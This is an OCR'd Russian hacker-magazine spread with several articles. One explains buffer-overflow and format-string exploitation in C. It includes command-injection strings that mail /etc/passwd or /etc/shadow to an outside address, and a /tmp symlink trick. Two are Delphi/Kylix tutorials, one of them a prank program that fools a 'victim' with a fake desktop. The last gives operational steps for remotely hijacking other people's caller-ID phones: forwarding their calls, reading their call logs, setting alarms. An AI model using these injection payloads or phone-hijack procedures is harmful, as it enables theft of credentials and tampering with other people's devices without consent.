При практическом написании шеллкода (на мой взгляд, это одна из самых сложных частей во время исследования программы и написания exploit'а под нее) можно столкнуться с рядом проблем. Во-первых, при перезаписи адреса возврата нам надо впихнуть туда адрес шеллкода, который (адрес) мы изначально не знаем. Во-вторых, перепишется адрес возврата или нет - очень часто зависит от того, с какими параметра-

ми и каким компилятором создана наша уязвимая программа. Вдруг, благодаря новой оптимизирующей функции, адрес возврата будет располагаться на 4 байта раньше или позже чем нужно? Тогда прекрасно ранее сработавший шеллкод здесь круто обломается, и прога в лучшем случае просто уйдет в core.

Помимо переписи адреса возврата, можно найти еще кучу применений для технологии переполнения буфера. Например, можно переписать код подгружаемых в память библиотек и т.д. и т.п. Или же если переделать указатели таким образом, чтобы они направляли на нужные нам данные или код. Но это все конкретика, и поэтому можно о ней пока забыть. О классическом переполнении в принципе все... Хотелось бы еще добавить, что дело не ограничивается стандартной библиотечной функцией strcpy(), которая фигурировала в примере. Существует еще куча других библиотечных функций, таких как strcat(), gets() и т.д., не производящих проверку допустимых значений и при помощи которых программа так же просто может быть приколочена.

Format String Bug

На сегодняшний день самый писк - format string bug. Все о нем говорят, но никто о нем не знает (не принимайте на свой счет, о, знающие люди :)). На самом деле идея и здесь предельно проста. Возьмем еще один пример, хотя он в полной мере не иллюстрирует все возможности переполнения буфера при помощи формат-стринговых функций:

```
void main (int argc, char **argv)
{
        if (argc != 2)
                return;
        bugged (argv[1]);
}

void bugged (char *str);
{
        char buffer[2];

        sprintf (buffer, "%s", str);
}
```

Как видно, программа абсолютно аналогична представленной в предыдущем примере. Даже формат-стринговая функция играет точно такую же роль, что и strcpy() - копирует первый параметр скрипта в переменную buffer. И точно так же, как и там, здесь нет никакой проверки на длину буфера, благодаря чему становится возможным переполнение. Далее - все то же самое, что и с strcpy(), strcat() и т.д., поэтому, чтобы не повторяться, данный случай можно не рассматривать. На самом деле здесь не видна вся мощь формат-стринговых функций в реализации переполнения. Вот немного другой пример:

```
void main (int argc, char **argv)
{
        if (argc != 2)
                return;
        bugged (argv[1]);
}

void bugged (char *str);

{
        char buffer[2];

        snprintf (buffer, sizeof(buffer), str);
}
```

Здесь уже используется функция snprintf(), которая будет копировать в массив buffer не более sizeof (buffer) символов из строки str. Таким образом, у нас сразу отпадает возможность переполнения массива buffer - в любом случае, независимо от длины строки str, в buffer будет скопировано не более двух байт. Но и здесь переполнение так же реально, как и в предыдущих примерах! Для этого нужно разобраться в том, как работают функции printf(), sprintf(), snprintf() и другие.


В нашем случае в качестве исходного буфера берется str. Когда формат-стринговая функция начинает обрабатывать этот буфер, в любом случае будет вестись поиск спецификаторов, которые начинаются с "%". При нахождении такого спецификатора (допустим, это будет спецификатор %d), она вставляет в строку str значение, соответствующее этому спецификатору, т.е.:

```
snprintf (buffer, sizeof(buffer), str, i);
```

Если str представляет собой строку "perem=%d", а переменная "i" равна 1000, то в результате работы получится строчка "perem=1000". Если же мы вызовем формат-стринговую функцию без переменной "i", но с точно таким же массивом str, равным "perem=%d":

```
snprintf (buffer, sizeof(buffer), str);
```

то поиск внутри стека целочисленной переменной для "%d" все равно будет производиться. В результате функция snprintf() заменит "%d" на значение, которое идет в стеке сразу за указателем на str. Чем же не переполнение? Правда, переполнение только на чтение - при помощи формат-стринговой функции мы можем прочитать практически весь стек софтины. Теперь самое горяченькое - запись в стек, при помощи чего мы



Очередное перерождение знаменитого PacketStorm - тут есть как готовые эксплойты, так и заумные мануалы по их написанию.



Скандальный Замбийский архив...

можем сотворить все что угодно, начиная от замены адреса возврата и заканчивая заменой значения любой стековой переменной. Для этого вернемся еще раз к спецификаторам. Существует спецификатор "%n". Если snprintf() в исходном буфере находит такой спецификатор, то она будет воспринимать параметр, соответствующий данному спецификатору, как указатель на переменную int, в которую необходимо записать количество символов, идущее в строке перед этим спецификатором. Например, если имеется такой вызов функции:


snprintf (buffer, sizeof(buffer), "aaaaa%n", &i);

то в переменную "i" запишется цифра 5 (5 букв "a").

Сим мы и воспользуемся! Чтобы лучше понять, как работает данное переполнение, приведу приблизительную картину стека при работе такого кода:

```
char buffer[8];
int i = 10;
int *i_pointer = &i;
snprintf (buffer, sizeof(buffer), "1111%n");
```

Вот кусок стека:



```
      верхние адреса памяти
+-----------------------------+
|   Сам массив buffer         | 8 байт
+-----------------------------+
|   переменная i              | 4 байта
+-----------------------------+
|  Указатель на переменную i  | 4 байта
+-----------------------------+
| указатель на строку с "1111%n"| 4 байта
+-----------------------------+
|     siseof(buffer)          | 4 байта
+-----------------------------+
|  Указатель на массив buffer | 4 байта
+-----------------------------+
      нижние адреса памяти
```

При своем вызове snprintf() увидит, что в форматной строке присутствуют 4 символа "1111" и спецификатор %n. Так как в качестве параметра для snprintf() мы не задавали указатель на переменную, в которую надо записать число 4 (количество символов до %n), то snprintf() возьмет первое же значение из стека, идущее за указателем на "1111%n". Видишь тему? Указатель на i запишет в "i" число 4. В итоге i из десятки превратится в четверку.

Фантастика


Это и есть основная идея формат-стринговых переполнений - "нестандартное" обращение со спецификаторами. Можно привести еще кучу случаев использования формат-стринговых функций. Например, реально засунуть указатель в исходный буфер. Этот указатель затем скопируется в буфер назначения. А при помощи формат-стринговых спецификаторов можно извратиться до такой степени, что в качестве значения %n формат-стринговая функция возьмет наш скопированный в буфер адрес. Таким образом, мы получим возможность писать в любую область памяти процесса. С чисто теоретической стороны все эти махинации аналогичны последнему примеру.

По переполнению буфера в Сети можно найти еще кучу интересного материала. Если Тебе понравилась подобная шняга, то вперед! Очень хорошие статьи есть на эту тему во phrack'e, неплохие переводы на void.ru, так что недостатка информации по buffer overflow, мягко говоря, не ощущается.

Другие методы атак

Помимо buffer overflow, существуют еще другие, менее распространенные, но порой более эффективные способы взлома программы. Поэтому хотелось сказать пару слов о них. Большинство основано на дырках в библиотечных функциях Си. Взять, к примеру, exec(), system() и popen(). Очень часто параметры этих функций берутся от пользователя. Допустим, юзвер вводит строку "user@mail.ru", а программа преобразует ее в "mail user@mail.ru < file.txt" и передает в качестве параметра, например, для system(). system() же выполняет ее как шелл-команду. Тут можем свободно передать программе не "user@mail.ru", а, допустим, "user@mail.ru < /etc/passwd; mail billgates@microsoft.com", что потом преобразуется в "mail user@mail.ru < /etc/passwd; mail billgates@microsoft.com < file.txt" и успешно выполнится. Еще одна фишка из той же оперы - программа берет параметр из переменных окружения:

system (SOME_PROGRAM);



Визуальность в поиске багов - дело исключительно персональное.

почему бы тогда, если программа SUID'ная, не поменять значение SOME_PROGRAM на "mail me@mail.ru < /etc/shadow"? Совершаем грех без проблем :). В итоге получаем файл с паролями.

Линки

И еще последняя фишка, о которой хотелось бы сказать - symlink'и, или ссылки на файлы. Многие SUID'ные программы создают подобные файлы в /tmp, а /tmp, как известно, доступна на запись всем. Разве будут проблемы с удалением symlink, созданного программой, и заменой его на свой, например, на /etc/master.passwd? Все прокатит без вопросов! И, в очередной раз, у нас появится возможность получить доступ к файлам, которые мы не можем обрабатывать при обычных условиях (правда, рассматриваемая возможность целиком зависит от программы, т.е. каким именно образом происходят отношения с symlink'ами, так что технологией данный вид атаки назвать сложно).

Keep It Simple Stupid

Несмотря на миф о сложности поиска ошибок в си-программах, это не такая уж страшная и тяжелая работа. Совсем необязательно быть видавшим виды гуру, чтобы суметь проанализировать какой-нибудь фтп-сервер, все исходники которого от силы займут килобайт 300-400. Такую работу в состоянии проделать даже начинающий программер. Ведь здесь речь идет ни о глобальном анализе всего и вся: в 90% всех случаев присутствует только поиск стандартных дырявых библиотечных функций, а это уже технология, один раз освоив которую, станешь в ней спецом. Желаю удачи в освоении!

Delphi

Юзер отделался первым легким испугом

Horrific (smirnandr@mail.ru) www.x-c-r.com



В прошлом номере я уже познакомил тебя с начальными знаниями по Delphi, достаточными для программирования. Больше я не буду грузить тебя голой теорией, потому что, кроме голых теток, ничего больше в голом виде не может заинтересовать настоящего мэна.

Так что сегодня мы напишем первую программу, и ты убедишься, что это очень просто и доступно. Хотя я рассчитывал это сделать немного позже, но что тянуть. Пора направить свой ум правильном направлении и немного пошКодить :).

Предыстория

В качестве примера я написал маленькую прогу, которая при запуске запоминает содержимое экрана. Затем появляется на весь экран и внутри окна показывает содержимое экрана до запуска.
Эффект от запуска проги: жертва (которой ты забросишь прогу) запускает ее. Один раз мигает экран, и больше ничего не происходит. Теперь вместо рабочего стола находится твоя прога, которая отображает рабочий стол. Но жертва этого не знает. Она думает, что видит настоящий рабочий стол, а не твое окно с изображением. Посмотри на этого лама со стороны. Прикольно наблюдать, как он тыкает мышкой по монитору и не может понять, почему ничего не происходит. Единственный способ закрыть прогу - нажать Alt+F4 или снять задачу через Ctrl+Alt+Del.

Начнем?

Запускай Delphi. После запуска перед тобой появится оболочка Delphi и новый пустой проект. Сразу сохрани все это. Для этого выбери "Save All" из меню "File". Сначала тебя попросят ввести имя формы (по умолчанию это Unit1), а затем нужно ввести имя проекта (по умолчанию это Project1). Я эти имена не стал менять, а просто жал на пимпу "Сохранить". Ты можешь задать человеческие имена. Кстати, имя проекта будет использоваться в качестве имени запускного файла. Так что как ты его назовешь, так и будет называться .exe файл.
Теперь отредактируем параметры формы. Найди свойство BorderStyle в объектном инспекторе и измени его на bsNone. Это чтобы твое окно не имело обрамлений, системного меню и каких-либо кнопок. Теперь оно будет выглядеть как простой прямоугольник. Теперь растянем прямоугольник на весь экран. Для этого найди свойство WindowState и измени его на wsMaximized. Теперь программа будет растянута на весь экран.
Нажми F9 или выбери Run из меню Run, чтобы запустить прогу. После запуска весь твой экран покроет окно проги. Посмотрел? Теперь нажми Alt+F4, чтобы закрыть прогу. Как видишь, все просто и быстро. А главное - никакого напряга.

ПошКодим маленько

Теперь мы должны отобразить на экране содержимое окна до запуска программы. Для этого нам надо поймать событие "Запуск проги" и в это время запомнить содержимое экрана и перенести его на форму. Такое событие есть и называется оно OnCreate. Найди его на закладке Events и дважды щелкни по строке напротив. Delphi автоматически создаст пустую процедуру, которая будет вызываться при запуске проги. Напиши в этой процедуре код, указанный в листинге 1.
Теперь ты можешь запустить прогу, но она еще не запустится :). Сначала брось на форму компонент Image с закладки Additional. Delphi присвоит этому компоненту имя Image1.
TImage - это компонент-картинка, в которой можно рисовать. Внутри этого компонента мы будем рисовать содержимое рабочего стола до запуска проги. Выдели этот компонент и в объектном инспекторе измени свойство Align на alClient, чтобы картинка растянулась по всему экрану.
Ну а теперь давай подробно разберем содержимое листинга.
1. Первая строка после begin - я получаю доступ к содержимому экрана. GetDC - это API функция. Она контекст рисования, сохраняя результат в переменной ScreenDC. Что такое контекст? Чтобы не забивать тебе голову, я назову его просто - это область памяти. Так что можно сказать, что мы получили доступ к контексту рисования (области памяти) содержимого экрана с помощью переменной ScreenDC.
2. Во второй строке (Canvas:=TCanvas.Create()) я создаю объект типа TCanvas. Это объект, используемый для рисования в Delphi. В принципе, это тот же контекст рисования, просто он более удобен. TCanvas связан с контекстом рисования через свойство Handle. Вот именно через это свойство я связываю переменную Canvas.Handle с ScreenDC (контекстом рисования экрана).
3. Далее я выставляю ширину и высоту окна в размеры экрана, чтобы моя программа покрывала весь монитор.




Рисунок 1. Свойства формы в объектном инспекторе




Рисунок 2. Обработчик сообщения OnCreate

4. Следующая строка Image1.Canvas.CopyRect(...); копирует содержимое экрана в компонент Image1.
5. После этого я освобождаю память, выделенную под переменные ScreenDC и Canvas.
Почему память освобождается по-разному? ScreenDC - это Windows API переменная типа HDC. API переменные выделяются и освобождаются по-разному. Canvas - переменная типа TCanvas и относится к библиотеке VCL (разработка Бормана). Все бормановские объекты уничтожаются как "ИмяОбъекта.Free".
Теперь ты можешь запустить прогу и увидеть результат проделанной работы.

```
procedure TForm1.FormCreate(Sender: TObject);
var
 ScreenDC:HDC; //Переменная типа HDC
 Canvas:TCanvas; //Переменная типа Tcanvas
Begin
 ScreenDC := GetDC(0); //Получаем доступ к экрану
 Canvas:=TCanvas.Create();//Создаем TCanvas
  Canvas.Handle:=ScreenDC;//Присваивает в TCanvas экран

//Устанавливаю размер окна в размеры экрана
 Width:=Screen.Width; //Ширина окна:=Ширина экрана
 Height:=Screen.Height;

//Копирую содержимое экрана в компонент Image1

Image1.Canvas.CopyRect(Rect(0,0,Image1.Width, Image1.Height),
                    Canvas, Rect(0,0,Screen.Width,Screen.Height));

//Освобождаю переменную ScreenDC
ReleaseDC(0,ScreenDC);
//Удаляю Canvas
 Canvas.Free;
end;
```

Напоследок

В листинге 2 я показал улучшенный пример. В нем я добавил код для рисования красного креста в центре экрана. Код почти тот же самый, и ты сможешь с ним разобраться без особого напряга по комментариям.
Если ты еще не переписал листинг и не откомпилировал прогу, то посмотри на рисунок. На первый взгляд все нормально, только красный крест по центру. В панели задач находится три программы и ни одного упоминания про программу proj-

```
procedure TForm1.FormCreate(Sender: TObject);
var
 ScreenDC:HDC;
 Canvas:TCanvas;
Begin
 ScreenDC:= GetDC(0);
 Canvas:=TCanvas.Create();
 Canvas.Handle:=ScreenDC;

 Width:=Screen.Width;
 Height:=Screen.Height;

Image1.Canvas.CopyRect(Rect(0,0,Image1.Width, Image1.Height),
Canvas, Rect(0,0,Screen.Width,Screen.Height));

Image1.Canvas.Pen.Color:=clRed;  //Устанавливаю цвет пера в красный
Image1.Canvas.Pen.Width:=20;//Устанавливаю ширину пера

Image1.Canvas.MoveTo(250,150);
Image1.Canvas.LineTo(Image1.Width-250,Image1.Height-150);

Image1.Canvas.MoveTo(Image1.Width-250,150);
Image1.Canvas.LineTo(250,Image1.Height-150);

ReleaseDC(0,ScreenDC);
 Canvas.Free;
end;
```




ect1.exe. А при ближайшем тыке мышкой становится ясно, что что-то тут не так.

Конец фильма


На сегодня хватит. Если что-то не понял, то не отчаивайся. Я всегда говорю: "Программирование приходит с практикой". Со временем все само придет. Просто пробуй мои примеры, запускай их, немного корректируй (хотя бы цифры) и смотри на результат. Только так можно научиться программировать. Не забудь прочитать статью по Kylix в этом же номере. Все что я там буду описывать, можно повторить в Delphi, и все заработает. Исходники примера ты можешь найти у меня на странице www.x-c-r.com.








http://delphi.mastak.ru/
Статьи, обзор новых компонентов, исходники готовых прог, огромный faq.



www.atrussk.ru/delphi/
On-line справочники, готовые проги, FAQ, конференция



http://delphi.vitpc.com
Огромный (!) сайт по дельфям. Есть все. Must read!

Kylix
Работа с компонентами

Внимание!!! Пример, написанный в Kylix, прекрасно работает в Delphi

Horrific (smirnandr@mail.ru) www.x-c-r.com

Есть ошибочное заблуждение, что кодить под Linux очень тяжело. Это утверждение было верным еще несколько месяцев назад. Сейчас эти слова становятся пустым звуком, и скоро ты в этом убедишься. Кодить в Kylix–е так же легко и приятно, как пи–во пить :). Я надеюсь, что ты уже установил себе Kylix и готов к труду и обороне.

Переносимость кода по методу Бормана

Все программисты уже давно мечтают о переносимом коде. Это же приятно, когда ты написал прогу под Windows и без проблем перенес ее в Linux или на Mac. Благодаря этому огромной популярностью до сих пор пользовался язык C, который присутствует в большинстве ОС. Но проблема в том, что межплатформенного в самом C очень мало. Ты можешь перенести только математику типа 2+2, а основная масса (особенно графический интерфейс и сама графика) осталась непереносимой.
Корпорация Sun решила выйти из этого положения с помощью виртуальной машины. Это значит, что программист должен написать программу, она компилировалась в спецкод, который смог бы выполнятся на любой платформе. И она сделала это в виде Java. Все вроде прекрасно. Программы спокойно переносятся на другие платформы вместе с графическим интерфейсом даже без компиляции. Но виртуальная машина слишком тормознутая и ограниченная в возможностях.
И тут дяде Борману (фирма Borland) что-то треснуло по голове. Почему бы не создать такой код, который без проблем компилировался бы на любой платформе? Сказано - сделано. И Delphi прекрасно подошел для этого. Благодаря хорошей реализации компонентной модели и визуальности Delphi, на его основе появился Kylix. Теперь код, написанный в Delphi, легко перенести в Linux и обратно. Межплатформенность решается на уровне компонентов. Просто при компиляции на разных платформах компоненты воспринимаются по-разному. Конечно, это требует перекомпиляции проги под разные платформы, зато созданные таким образом проги летают быстрее любой виртуальной машины.

Я также уверен, что ты прочитал мою вводную статью о программировании (в прошлом номере X), потому что она одинаково относится как к Delphi, так и к Kylix. Если ты сделал это, то ты готов к кодингу под Linux.
Я не буду сразу же ставить сложных задач, а буду двигаться постепенно и сегодня я расскажу, как пользоваться компонентами Kylix. В качестве примера я написал простую прогу с одной только кнопкой посередине экрана. Если ты нажмешь мышкой по кнопке, то перед тобой появится сообщение, что ты гений. В чем же понт? А в том, что ты не сможешь подвести мышку к кнопке. Она будет все время убегать.



Рисунок 1. Объектный инспектор

На старт...

Запусти Kylix. Как и в Delphi, перед тобой открывается похожее окно и пустой проект. Сохрани его. Для этого (как и в Delphi) тебе надо выбрать "Save All" из меню "File". Сначала тебя запросят сохранить модуль главного окна, а потом и сам проект.
Теперь приступим. Брось на форму кнопку Button, она находится на закладке "Standard" палитры компонентов. Желательно поставить ее посередине формы. Красиво? Щазз будет еще красивше :). Выдели кнопку и перейди а окно Object Inspector (объектный инспектор). Давай осмотримся. Как видишь, ничего страшного тут нет. Никаких монстров и врагов государства :), только буквы и какие-то слова. Все это свойства нашей пимпы.
Давай изменим свойство Caption. Оно отвечает за текст, который будет отображен на кнопке. По умолчанию оно равно "Button1". Давай изменим его на более стоящее, например, "Pimpa". Текст на кнопке моментально изменился на "Pimpa".
Ой, я забыл предупредить: мне приходится писать все на английском, потому что у меня Kylix-бета от дяди Митина. Бета слишком ранняя, а поддержку русского языка в Kylix включили только в последний момент, перед самым релизом. Вот что значит использование левых копий.
Немного отклонились, пора вернутся к нашим плюшкам. Больше никакие свойства мы менять не будем. Можешь просто осмотреться, но больше ничего особенного здесь нет. Единственное, на что ты должен обратить внимание, так это на свойство Name (по умолчанию оно равно "Button1"). Через него ты будешь обращаться к кнопке.

Ловим нажатие на кнопку

Теперь нам надо поймать момент, когда пользователь нажмет на кнопку. Как я уже говорил в прошлом номере X, все компоненты могут генерировать события, и они находятся на закладке Events объектного инспектора. Перейди туда. Найди тут строку OnClick. Это и есть событие, когда нажали кнопку. Дважды щелкни в строке напротив этого события, и Kylix создаст процедуру Button1Click. Эта процедура будет вызываться каждый раз, когда ты нажимаешь на кнопку.
В листинге 1 я показал то, что нужно написать в этой процедуре. Здесь нет ничего сложного, только одна строчка: Application.MessageBox('You

Рисунок 2. Кнопка Button

a genius.', 'Uraaaa', [smbOK]). Эта строка выводит окно с сообщением "You a genius". Сейчас я постараюсь тебе объяснить, что написано в этой строке. Первое слово "Application" - это ссылка на объект TApplication. Этот объект всегда создается автоматически при запуске программы. У него есть много полезных свойств и методов, и ко всем ты сможешь получить доступ. Для этого нужно написать имя объекта - Application, потом поставить точку, и Delphi сама тебе покажет все

```
procedure TForm1.Button1Click(Sender:
TObject);
begin
 Application.MessageBox('You a genius.',
'Uraaaa', [smbOK]);
end;
```

его возможности. Я выбрал метод MessageBox. Это процедура, которая выводит на экран окно сообщение. Этой процедуре надо передать три параметра (они перечислены в скобках) текст сообщения, заголовок окна и какие кнопки отображать. Все параметры перечисляются в скобках после имени метода через запятую.

Убегаем от мышки

Для того чтобы узнать, когда пользователь пытается навести мышкой на кнопку, нам надо поймать соответствующее сообщение. Снова выдели кнопку и перейди в объектный инспектор. Теперь перейди на закладку Events и поищи что-нибудь подходящее. Не нашел? Странно. Тогда давай будем использовать событие OnMouseMove. Оно происходит тогда, когда пользователь ведет мышкой над кнопкой. А раз он это делает, значит мышка находится над кнопкой, и пора сматывать. Щелкай дважды напротив этого события и пиши туда код из листинга 2.

```
procedure TForm1.Button1MouseMove(Sender:
TObject;
        Shift: TShiftState; X, Y: Integer);
var
 index:integer;
begin
//Записываю случайное значение в переменную index.
  index:=random(4);
//Проверяю, какое значение мне прибыло
 case index of
  0: Button1.Left:=Button1.Left+Button1.Width;
  1: Button1.Left:=Button1.Left-Button1.Width;
  2: Button1.Top:=Button1.Top+Button1.Height;
  3: Button1.Top:=Button1.Top-Button1.Height;
 end;
end;
```

Первая строка записывает случайное значение в переменную index. Для этого используется функция random. Ей нужно передать один параметр - максимальное значение случайного числа. Я передал 4, значит моя функция random будет записывать в index любое число от 0 до 4.
После этого я проверяю, какое число попало в переменную index. Для этого я использую конструкцию:

```
case index of
 Значение1: Действие1;
 Значение2: Действие2;
 И так далее
End
```

Если в переменной index находится Значение1, то выполнится Действие1. В нашем случае в переменной index будут числа от 0 до 4. Вот мы и перечисляем их. Если index=0, то выполнится действие Button1.Left := Button1.Left+Button1.Width, если index=2, то выполнится действие Button1.Left := Button1.Left - Button1.Width и так далее.
Что происходит в этом действии? Button1 - это кнопка. Все что находится после имени кнопки и точки - это свойство или метод этой кнопки. Например, Button1.Left - это свойство, отвечающее за левую позицию кнопки. Точно так же Button1.Width - это ширина кнопки. В итоге мы получаем формулу: Левая_Позиция_Кнопки:= Левая_Позиция_Кнопки+ Ширина_Кнопки.
В зависимости от случайного значения переменной index, наша кнопка будет убегать в случайном направлении.
Нажми F9 или выбери пункт меню Run из меню Run, чтобы запустить прогу. Теперь попробуй нажать на кнопку. Если тебе удалось это сделать, то ты супер кнопколов. Если нет, то нажми кнопку Enter. Так как у тебя кнопка находится в фокусе, то нажатие на Enter - это то же самое, что и кликнуть мышкой по кнопке.
Вот и все. Первое приложение под Linux готово. В следующий раз мы продолжим глумиться над кодингом под Kylix.



АОН мой – враг мой!

Зомбируем вражескую технику

Дарова, хацкер. Сразу вопрос в лоб – АОН у тебя есть? Ну, понятно, что встроен в момед или ACID какой-нибудь стоит. А о простых смертных ты подумал? Да, есть еще на свете люди, не испорченные сетью. И АОНы у них тоже есть. В телефон они встроены. Российская разработка, "Русь". "Ну а мне до них чего?" – спросишь ты меня. Ну, братец, есть одна оказия (c) Pushkin. Но давай по порядку.

Dronich (dronich@fbi.ru)



Что там есть для нас

Как ты, наверное, знаешь, в АОНах этих - туева хуча настроек, не востребованных "рядовым пользователем". А среди них - дистанционное управление. Чуешь, к чему я клоню? Ну, прикинь, если бы в Винды встроили BO? Вот и я говорю, что круто. Но не все так просто. Во-первых, по дефолту ДУ почти всегда отключено. Во-вторых, наши наклепали разные версии АОНов, и управление в них различается. Озадачил? Ладно, поговорим о том, как эти проблемы преодолевать. У первой - море вариантов решения. Но все они сводятся к тому, что надо набрать (заставить набрать ;)) следующую последовательность кнопок - ** 3 8 - и далее жмакать * - пока на АОНе не высветится "bEEPr.-OFF" или "b.-OFF". Ну а дальше дело техники: 1 - вкл., 0 - выкл. и # для возврата в основной режим. А версия АОНа всегда написана на его крышке. Усе. Считаем, что серверная часть ;) настроена.

Поговорим теперь о клиентской. Таковой является ЛЮБОЙ кнопочный телефон с возможностью тонового набора. Управление осуществляется следующим образом:

1. Позвонить на требуемый аппарат.
2. Переключиться в тональный режим.
3. Во время приблизительно середины длинного гудка нажать и держать 1,5-2 секунды 1 или 0 (потом объясню, что для чего).
4. Если АОН ответит громким и противным пиликаньем, то он готов к насилию над собой :).

Команды

При входе по **0**:
1 - выбор режима работы
4 - установка даты/времени
5 - работа с будильниками ;)
9 - записная книжка
7/8/* - прослушивание входящих/исходящих/ за день звонков

При входе по **1**:
4 - полная переадресация (набираешь телефон - **7** цифр и время - **2**)
5/6 - переадресация только по времени/номеру
По поводу переадресаций - если она установлена, то всех, кто позвонит после тебя, гнусавый голос попросит перезвонить [тогда-то] [туда-то].

Практикум

Я думаю, что прослушивание звонков ты быстро освоишь :), а вот по будильникам и записной книжке дам бесплатную справку.

Пример из жизни №1: поможем товарищу встать в 5 утра ;)

1. Входим в режим работы с будильниками (см. выше)
2. 1 - выбрали номер будильника (любой) * - дальше
3. 0 5 0 0 - ввели время
4. 4 0 - выбрали режим (ежедневно и до упора :)) * - дальше
5. 1 6 - ввели номер мелодии (гимн СССР :))
6. # - выход и разрыв связи

Пример из жизни №2: меняем номер без BlueBox

В работе с записной книжкой многое зависит от модели. Поэтому договоримся - то, что в скобках, для **23** модели, остальное - для **24**-й и **25**-й.

